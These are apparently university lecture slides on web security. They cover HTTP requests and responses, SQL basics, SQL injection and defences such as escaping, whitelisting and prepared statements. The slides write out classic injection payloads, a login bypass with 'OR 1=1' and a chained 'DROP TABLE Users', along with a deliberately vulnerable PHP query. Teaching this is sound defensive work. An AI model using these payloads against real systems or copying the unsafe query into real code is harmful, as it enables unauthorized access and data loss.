

Lecture 9: Web Security I

Eleftheria Makri | Security

15/04/2026




Universiteit
Leiden

Bij ons leer je de wereld kennen


Web Security I

- Web
- Web Attacks
 - Attacks on Server-Side Database
 - SQL Injection
 - SQL Countermeasures
- Maintaining the State
 - Hidden Values
 - Capabilities
 - Cookies + Attacks on Cookies + Server-Side Defenses
- Attacks from Other Websites
- Client-Side Attacks


Web Client-Server Interaction



Web 2.0



Web Interactions



Web Interactions

- Resources: web pages and other content
- Resources are identified via a URL (Universal Resource Locator)

<https://www.universiteitleiden.nl/en/science>

protocol hostname/server resource location


Scheme: https
Host: www.universiteitleiden.nl
Filename: /en/science
Address: 132.229.29.70:443

<https://www.staff.universiteitleiden.nl/?cf=science&cd=leiden-institute-of-advanced-computer-science-liacs>

parameters

HTTP

- **HTTP (HyperText Transfer Protocol):** an application-level protocol to exchange data



- Request contains:
 - The URL of the resource
 - Headers that describe what browser expects
- Request can be GET or POST
 - **GET**: all data is in the URL itself (no side-effects on the server side)
 - **POST**: includes data as separate fields (can have side-effects on the server)

Example Request

GET /en/science HTTP/1.1

Host: www.universiteitleiden.nl

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:79.0) Gecko/20100101 Firefox/79.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Connection: keep-alive

Cookie: _ga=GA1.2.130567790.1576142395; staffusercontext=9196AECE2EAAE19FCE88A8ABFE0E660F1E649B10B8635EC

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

Example Request 2

GET /en/education HTTP/1.1

Host: www.universiteitleiden.nl

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:79.0) Gecko/20100101 Firefox/79.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Referer: <https://www.universiteitleiden.nl/en/science>

Connection: keep-alive

Cookie: _ga=GA1.2.130567790.1576142395; staffusercontext=9196AECE2EAAE19FCE88A8ABFE0E660F1E649B10B8635EC

Upgrade-Insecure-Requests: 1

Example Request 3

POST /en/education?_hn:type=action&_hn:ref=r71_r6 HTTP/1.1

Host: www.universiteitleiden.nl

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:79.0) Gecko/20100101 Firefox/79.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Referer: https://www.universiteitleiden.nl/en/education

Content-Type: application/x-www-form-urlencoded

Content-Length: 13

Origin: https://www.universiteitleiden.nl

Connection: keep-alive

Cookie: _ga=GA1.2.130567790.1576142395; staffusercontext=9196AECE2EAAE19FCE88A8ABFE0E660F1E649B10B8635EC

Upgrade-Insecure-Requests: 1

HTTP Response



- **Response contains:**
 - Status code
 - Headers
 - Data
 - Cookies
 - represent the *state* that server wants the browser to keep and include in the next communications

Example Response

HTTP/1.1 200 OK

Access-Control-Allow-Methods: GET

Access-Control-Allow-Origin: *

Access-Control-Max-Age: 3600

Content-Encoding: gzip

Content-Security-Policy: frame-ancestors 'self' https://leidenuniv.libwizard.com https://library-tutorials.leidenuniv.nl

Content-Type: text/html; charset=UTF-8

Date: Fri, 25 Sep 2020 09:10:34 GMT

Referrer-Policy: same-origin

Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

Vary: Accept-Encoding

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Transfer-Encoding: chunked


X-FRAME-OPTIONS: SAMEORIGIN

<html> data goes here </html>

Web Attacks

Attacks on Server-Side Database

Attacks on Server-Side Database



Server-Side Data

- We want **ACID** transactions:
 - **Atomic**: completed entirely or not at all
 - **Consistent**: keeping the database in a valid state
 - **Isolated**: results of a transaction are only visible when it is completed
 - **Durable**: once a transaction is committed, its effect persists irrespectively of system failures
- **Database Management Systems** (DBMS) provide these properties

SQL

Users DB

Name	Surname	Started	Email	Password
Alice	Doe	2019	alice@mail.nl	Kr%Sfn35ak62lt
Bob	Smith	2019	bobs@umail.nl	ZebraRuns2North
Mallory	van Rijn	2018	mal@leideuniv.nl	11toKrmN23!L
Eve	Johnson	2019	johnson@mail.nl	EveJohn1998

SQL

Users DB

Name	Surname	Started	Email	Password
Alice	Doe	2019	alice@mail.nl	Kr%Sfn35ak62lt
Bob	Smith	2019	bobs@umail.nl	ZebraRuns2North
Mallory	van Rijn	2018	mal@leideuniv.nl	11toKrmN23!L
Eve	Johnson	2019	johnson@mail.nl	EveJohn1998

```
SELECT Surname FROM Users WHERE Started = 2019; --- find users that started in 2019
```

Doe, Smith, Johnson

SQL

Users DB

Name	Surname	Started	Email	Password
Alice	Doe	2019	alice@mail.nl	Kr%Sfn35ak62lt
Bob	Smith	2019	bobs@umail.nl	ZebraRuns2North
Mallory	van Rijn	2018	mal@leideuniv.nl	11toKrmN23!L
Eve	Johnson	2019	johnson@mail.nl	EveJohn1998

```
UPDATE Users SET Email = "doe@leideuniv.nl" WHERE Name = "Alice"; -- update email for Alice
```

SQL

Users DB

Name	Surname	Started	Email	Password
Alice	Doe	2019	alice@mail.nl	Kr%Sfn35ak62lt
Bob	Smith	2019	bobs@umail.nl	ZebraRuns2North
Mallory	van Rijn	2018	mal@leideuniv.nl	11toKrmN23!L
Eve	Johnson	2019	johnson@mail.nl	EveJohn1998

```
INSERT INTO Users Values ('Trent', 'Huisman', 2020, 'huisman@mail.nl', 'qwerty'); -- add record
```

SQL

Users DB

Name	Surname	Started	Email	Password
Alice	Doe	2019	alice@mail.nl	Kr%Sfn35ak62lt
Bob	Smith	2019	bobs@umail.nl	ZebraRuns2North
Mallory	van Rijn	2018	mal@leideuniv.nl	11toKrmN23!L
Eve	Johnson	2019	johnson@mail.nl	EveJohn1998


```
DROP TABLE Users; -- delete Users DB
```

Server-Side Code

- Server-side code will interact with the DB using SQL queries

log in website code

```
$result = mysql_query("select * from Users  
where(email='$emailadres' and password='$wachtwoord');");
```



The image shows a login form titled "Inloggen". It contains two input fields: "e-mailadres" and "wachtwoord". The "wachtwoord" field has a "toon" (show) button next to it. Below the fields is a red "log in" button. At the bottom, there is a link that says "wachtwoord vergeten?".

expected result: if the query returns any records, you log in as \$emailadres

SQL Injection

log in website code

```
$result = mysql_query("select * from Users  
where(email='$emailadres' and password='$wachtwoord');");
```



injected SQL command

```
$result = mysql_query("select * from Users  
where(email='e@m' OR 1=1); --' and password='whatever');");
```

Inloggen

e-mailadres

wachtwoord

toon

log in

[wachtwoord vergeten?](#)

result: log in as the first user in the Users DB
(possibly get all Users DB)

SQL Injection

log in website code

```
$result = mysql_query("select * from Users  
where(email='$emailadres' and password='$wachtwoord');");
```



injected chained SQL commands

```
$result = mysql_query("select * from Users  
where(email='e@m' OR 1=1); DROP TABLE Users  
--' and password='whatever');");
```

Inloggen

e-mailadres

e@m' OR 1=1); DROP TABLE Users---

wachtwoord

whatever


toon

log in

[wachtwoord vergeten?](#)

result: get Users DB and delete it from the server

SQL Injection



SQL Injection Issue

The core problem: mixing code and data

```
$result = mysql_query("select * from Users  
    where(email='$emailadres' and password='$wachtwoord');");
```

Vulnerabilities arise when the boundary between code and data blurs

SQL Injection Countermeasures

- **Input Validation**
 - do not trust that input is of a good form; verify!
 - just like for buffer overflows
- Make sure that input is data:
 - **Check it** and reject unexpected inputs
 - **Sanitize it** by making it to conform to a safe format

Sanitization: Blacklisting

- Delete suspicious characters

- ‘ ; --

- But sometimes these characters are legal

- “5 o’clock”

Sanitization: Escaping

- Replace problematic characters with safe ones
 - ' becomes \'
 - ; becomes \;
 - - becomes \-
 - \ becomes \\
- There are standard libraries and methods to do this
- This is the first line of defense on the server side
 - but sometimes we still need those characters in the SQL queries

Checking: Whitelisting

- Check that the input is safe
- Reject suspicious input
- Given an invalid input, it might be safer to reject it than try to fix
 - “fixing” may cause issues (also security-related ones)
 - **Principle of fail-safe defaults**
- But could be difficult to implement for rich inputs

Sanitization: Prepared Statements

- Secure coding practice to decouple code and data
- typify user data as data

```
$result = mysql_query("select * from Users  
where(email='$emailadres' and password='$wachtwoord');");
```

Unsafe PHP query

```
$db = new mysql("localhost", "emailadres", "wachtwoord", "DB");
```

```
$statement = $db->prepare("select * from Users  
where(email=? and password=?);");
```

Bind variables

```
$statement->bind_param("ss", $emailadres, $wachtwoord);  
$statement->execute();
```

**Bind variables
are typed**

**Same query as
prepared statement:**

**decoupling lets us to
compile before
binding the typed
data => execution
flow is fixed**

Limit the Impact


- **Input validation is a must**
- It is also useful to mitigate the effects of an attack
 - **Principle: defence in depth**
- Approaches:
 - Limit server privileges on the database
 - limit commands and tables it can access
 - Encrypt sensitive data
 - decrypt at the server side if needed

Maintaining the State

Web-Based State


- We want to have an **HTTP session**:
 - Client connects to the server
 - Client issues a request
 - Server responds
 - Client issues a request for something in the response
 - ...
 - Client disconnects
- **HTTP is *stateless***
 - There is no well-defined way to identify “the same client”

Maintaining State



